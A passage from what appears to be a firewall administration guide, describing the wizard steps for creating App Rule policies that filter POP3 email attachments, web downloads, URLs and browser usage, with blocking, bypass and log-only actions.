
2 Click **Next**. The **Rule Creation — Select name for App Rule Policy** dialog displays.

Rule Creation — Select name for App Rule Policy




1 Enter a friendly name for the App Rule policy in the **Policy Name** field.


2 Click **Next**. The **Confirm Policy Settings** page displays.



3 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **App Rule Policy Complete** page displays.




4 Click **Close**.

Rule Creation — Select POP3 Rules for App Rule

1 Select the rule to govern POP3 email attachments, names, and subject contents:

- **Look for specific attachment extensions** (default)
- **Look for specific attachment names**
- **Look for all attachment extensions, except the ones specified**
- **Look for all attachment names, except the ones specified**
- **Look for content found in e-mail subject**

2 Click **Next**. The **Rule Creation — App Rule Object Keywords and Policy Direction** dialog displays.



1 Select the email direction from the **Direction** drop-down menu:

- **Incoming** (default)
- **Outgoing**
- **Both**

2 Enter the content to match for inclusion or exclusion in the **Content** field. Each entry must be on a separate line, multiple entries on one line are considered a single entry.

NOTE: You must enter at least one value.

3 To enter the content into the **List** table, click the **Add** button.

To modify an entry in the **List** table:

a Select the entry in the **List** table. The entry is displayed in the **Content** field.

b Change the entry in the **Content** field.

c Click the **Update** button.

To delete all entries in the **List** table, click the **Remove All** button.


To delete an entry in the **List** table:

a Select the entry.

b Click the **Remove** button.

4 Repeat Step 2 through Step 3 for each entry.

TIP: To import content from a predefined text file containing multiple entries (each entry on its own line) for an application object to match, click the **Load From File** button. The **Upload Object Values** dialog displays.




1 Click the **Browse** button to locate the desired file.

2 Select the file.

3 Click the **Upload** button.

5 Click **Next**. the **Rule Creation — App Rule Action Settings** page displays.




1 Select the type of action the App Rule is to enforce:

- **Blocking Action - disable attachment and add custom text** (default)
- **Bypass DPI**
- **Log Only**

2 Click **Next**. The page that displays depends on the type of action selected:

- For **Blocking Action - block and send custom e-mail reply** and **Add E-mail Banner** action types, the **Rule Creation — App Rule Action Settings** page displays; go to Rule Creation — App Rule Action Settings (Page 2) on page 1949.
- For all other action types, the **Rule Creation — Select name for App Rule Policy** page displays; go to Rule Creation — Select name for App Rule Policy on page 1950


Rule Creation — App Rule Action Settings (Page 2)



1 Enter a message to be displayed when an email message is blocked in the **Content** field.

2 Click **Next**. The **Rule Creation — Select name for App Rule Policy** page displays.


Rule Creation — Select name for App Rule Policy




1 Enter a friendly name for the App Rule policy in the **Policy Name** field.

2 Click **Next**. The **Confirm Policy Settings** page displays.


NOTE: What is displayed reflects the settings you chose and the values you entered.



3 Click **Apply**. A message displays indicating the configuration is being updated:




After the configuration has updated, the **App Rule Policy Complete** page displays.



4 Click **Close**.

Rule Creation — Select Web Access Rules for App Rule




1 Select the rule to govern web access:

- **Look for download of files with specific file extensions** (default)
- **Look for access to specific URLs**
- **Look for usage of certain web browsers**
- **Look for usage of any web browser, except the ones specified**
- **Look for attachment name uploaded to a web mail account**
- **Look for attachment extension uploaded to a web mail account**

2 Click **Next**. The page that displays depends of the rule selected:

- For **Look for usage of certain web browsers** and **Look for usage of any web browser, except the ones specified** rules, the **Rule Creation — App Rule Object Settings** page displays; go to Rule Creation — App Rule Object Settings (Browser) on page 1952.
- For all other rules, the **Rule Creation — App Rule Object Keywords and Policy Direction** page displays; go to Rule Creation — App Rule Object Keywords and Policy Direction on page 1953.

Rule Creation — App Rule Object Settings (Browser)



1 Select the email direction from the **Direction** drop-down menu:

- **Incoming** (default)
- **Outgoing**
- **Both**

2 Select a browser from the **Content** drop-down menu:

NOTE: You must select at least one browser.

- **Netscape** (default)
- **MSIE** (Microsoft Internet Explorer)
- **Firefox**
- **Safari** (does not operate on Windows platforms)
- **Chrome**

3 To enter the browser into the **List** table, click the **Add** button.

To modify an entry in the **List** table:

a Select the entry in the **List** table. The entry is displayed in the **Content** field.

b Change the entry in the **Content** field.

c Click the **Update** button.

To delete all entries in the **List** table, click the **Remove All** button.

To delete an entry in the **List** table:


a Select the entry.

b Click the **Remove** button.

4 Repeat Step 2 through Step 3 for each entry.

5 Click **Next**. The **Rule Creation — App Rule Action Settings** page displays; go to Rule Creation — App Rule Action Settings > Attachments on page 1954.

Rule Creation — App Rule Object Keywords and Policy Direction



1 Select the email direction from the **Direction** drop-down menu:

- **Incoming** (default)
- **Outgoing**
- **Both**

2 Enter the content to match for inclusion or exclusion in the **Content** field. Each entry must be on a separate line, multiple entries on one line are considered a single entry.

NOTE: You must enter at least one value.
If you are entering filename extensions, omit the dot (.).

3 To enter the content into the **List** table, click the **Add** button.

To modify an entry in the **List** table:

a Select the entry in the **List** table. The entry is displayed in the **Content** field.

b Change the entry in the **Content** field.

c Click the **Update** button.

To delete all entries in the **List** table, click the **Remove All** button.

To delete an entry in the **List** table:

a Select the entry.


b Click the **Remove** button.

4 Repeat Step 2 through Step 3 for each entry.

5 Click **Next**. The dialog that displays depends on your Access Rule selection on the Rule Creation — Select Web Access Rules for App Rule dialog:

- For **Look for attachment name uploaded to a web mail account** and **Look for attachment extension uploaded to a web mail account** access rules, the Rule Creation — App Rule Action Settings > Attachments on page 1954 displays.
- All other access rules, the Rule Creation — App Rule Action Settings on page 1955 displays.

Rule Creation — App Rule Action Settings > Attachments




1 Select the type of action the App Rule is to enforce:

